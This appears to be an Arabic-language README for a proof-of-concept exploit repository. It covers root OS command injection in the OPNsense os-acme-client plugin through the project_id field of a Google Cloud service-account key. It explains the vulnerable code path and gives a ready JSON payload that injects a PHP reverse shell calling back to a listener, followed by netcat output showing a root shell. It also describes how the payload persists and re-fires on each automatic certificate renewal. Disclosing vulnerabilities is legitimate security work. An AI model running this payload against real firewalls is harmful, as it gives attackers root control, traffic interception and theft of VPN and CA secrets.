 cppghoul/cve-2026-123025
حقن أوامر نظام التشغيل بصلاحيات الجذر عبر مفتاح تحدي Google Cloud DNS

[!WARNING] إخلاء المسؤولية هذا الدليل الإثباتي للمفهوم مقدم لأغراض تعليمية واختبارات أمنية مصرح بها فقط. استخدمه فقط ضد الأنظمة التي تملكها أو لديك إذن كتابي صريح باختبارها. لا يتحمل المؤلف أي مسؤولية عن أي إساءة استخدام أو ضرر ناتج عن هذا البرنامج. الوصول غير المصرح به إلى أنظمة الحاسوب جريمة جنائية في معظم الولايات القضائية.
OPNsense os-acme-client 4.17 - حقن أوامر نظام التشغيل بصلاحيات الجذر عبر مفتاح تحدي Google Cloud DNS.
بما أنني اكتشفت هذه الثغرة، أود أن أضمّن دليل الإثبات الخاص بي لها.
هذا الدليل الإثباتي للمفهوم مقدم لأغراض تعليمية واختبارات أمنية مصرح بها فقط. لا يتحمل المؤلف أي مسؤولية عن أي إساءة استخدام أو ضرر.
تأخذ إضافة ACME Client قيمتين من مفتاح JSON لحساب خدمة Google Cloud المقدم من المشغّل
وتُدخلهما في أوامر shell دون تهريب أو تحقق.
تُقرأ project_id وclient_email من حقل النموذج dns_gcloud_key (وهو حقل
TextField عادي، بلا تحقق — AcmeClient.xml:740) وتنتهي داخل استدعاءَي
gcloud config set ... في LeValidation/DnsGcloud.php (السطران 81-82).
تُمرّر LeUtils::run_shell_command() السلسلة الناتجة مباشرةً إلى proc_open()،
أي /bin/sh -c. كل موقع استدعاء مماثل في الإضافة يمر عبر المساعد الآمن
LeUtils::execSafe() — وهذان البيانان هما الاستثناء الوحيد.
تعمل سلسلة إصدار الشهادات بصلاحيات الجذر:
WebUI/API "Issue certificate"
  └─ configd action [sign-cert]:
       /usr/sbin/daemon -f /usr/local/opnsense/scripts/OPNsense/AcmeClient/lecert.php   (root)
         └─ LeCertificate::issue()
              └─ LeValidation\DnsGcloud::prepare()          <-- injection fires here,
                                                             before any Google / ACME traffic
يُنفَّذ الأمر المُحقَن قبل حدوث أي تحقق DNS-01، لذا يكفي مفتاح JSON مزيف: لا حاجة إلى حساب Google ولا إلى نطاق صالح. يبقى الحمولة داخل config.xml ويُعاد تشغيلها عند كل تجديد تلقائي للشهادة (cron).
os-acme-client 4.17 - مؤكَّد (تم الحصول على shell بصلاحيات root)os-google-cloud-sdk (وإلا فإن prepare() تنتهي قبل الحقن)DnsGcloud.php الحالي متأثرة (موجود منذ ≤ 2021)يمكن لأي مستخدم مُصادَق عليه في واجهة الويب (webGUI) لديه صلاحية الوصول إلى صفحات إضافة ACME Client (صلاحية صفحة ACL، وليس بالضرورة مسؤولًا كاملًا) تنفيذ أوامر عشوائية بصلاحيات root على الجدار الناري: إعادة كتابة قواعد الجدار الناري، واعتراض حركة المرور، واستخراج أسرار VPN ومفاتيح CA وملف config.xml.
حالتان جديرتان بالملاحظة:
os-google-cloud-sdk مثبتًا مسبقًا — دون الحاجة إلى صلاحيات firmware أو SSH.config.xml وتُعاد تشغيلها عند كل تجديد تلقائي للشهادة.الهدف: 192.168.56.2 — OPNsense CE 26.7 (مختبر VirtualBox)، الإضافتان os-acme-client 4.17 + os-google-cloud-sdk 1.0_1، واجهة الويب على HTTPS.
project_id:
{"type":"service_account",
 "project_id":"poc; php -r '$s=fsockopen(\"192.168.56.1\",4444);proc_open(\"/bin/sh -i\",array(0=>$s,1=>$s,2=>$s),$p);' >/dev/null 2>&1 & #",
 "client_email":"[email protected]"}
POST /api/acmeclient/certificates/sign/<uuid>).DnsGcloud::prepare() أمر php -r المحقون بصلاحيات الجذر ويتصل عائدًا:$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.2] 52979
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# hostname
OPNsense.internal
# opnsense-version
OPNsense 26.7 (amd64)
يؤكد سجل الإضافة ترتيب الأحداث — إذ يُنفَّذ الحقن أثناء تحضير التحقق، قبل إنشاء طلب ACME أصلاً:
13:32:33 Registered                                  <- ACME account registered
13:33:12 Using CA ... Creating domain key            <- issue() started
            [ payload executed HERE as root ]
13:33:24 Error creating new order ... "poc" needs at least one dot   <- irrelevant to the exploit


يُطبَّق الاستغلال الكامل في PoC.py - تفاعلي، بدون وسائط. ينفّذ الخطوات
أعلاه عبر واجهة webGUI API، ويشغّل nc -lvnp من تلقاء نفسه وينتظر الحصول على الصدفة.
تُستخدم PHP في الحمولة لأنها موجودة دائمًا على OPNsense (لا يمتلك nc في FreeBSD خيار -e).
تُترك كائنات ACME المُنشأة في مكانها عن قصد: إذ تبقى الحمولة في config.xml
وتُعاد إثارتها عند التجديد التلقائي.
MIT — راجع LICENSE.
cppghoul
لأغراض التعليم واختبار الأمان المصرّح به فقط.






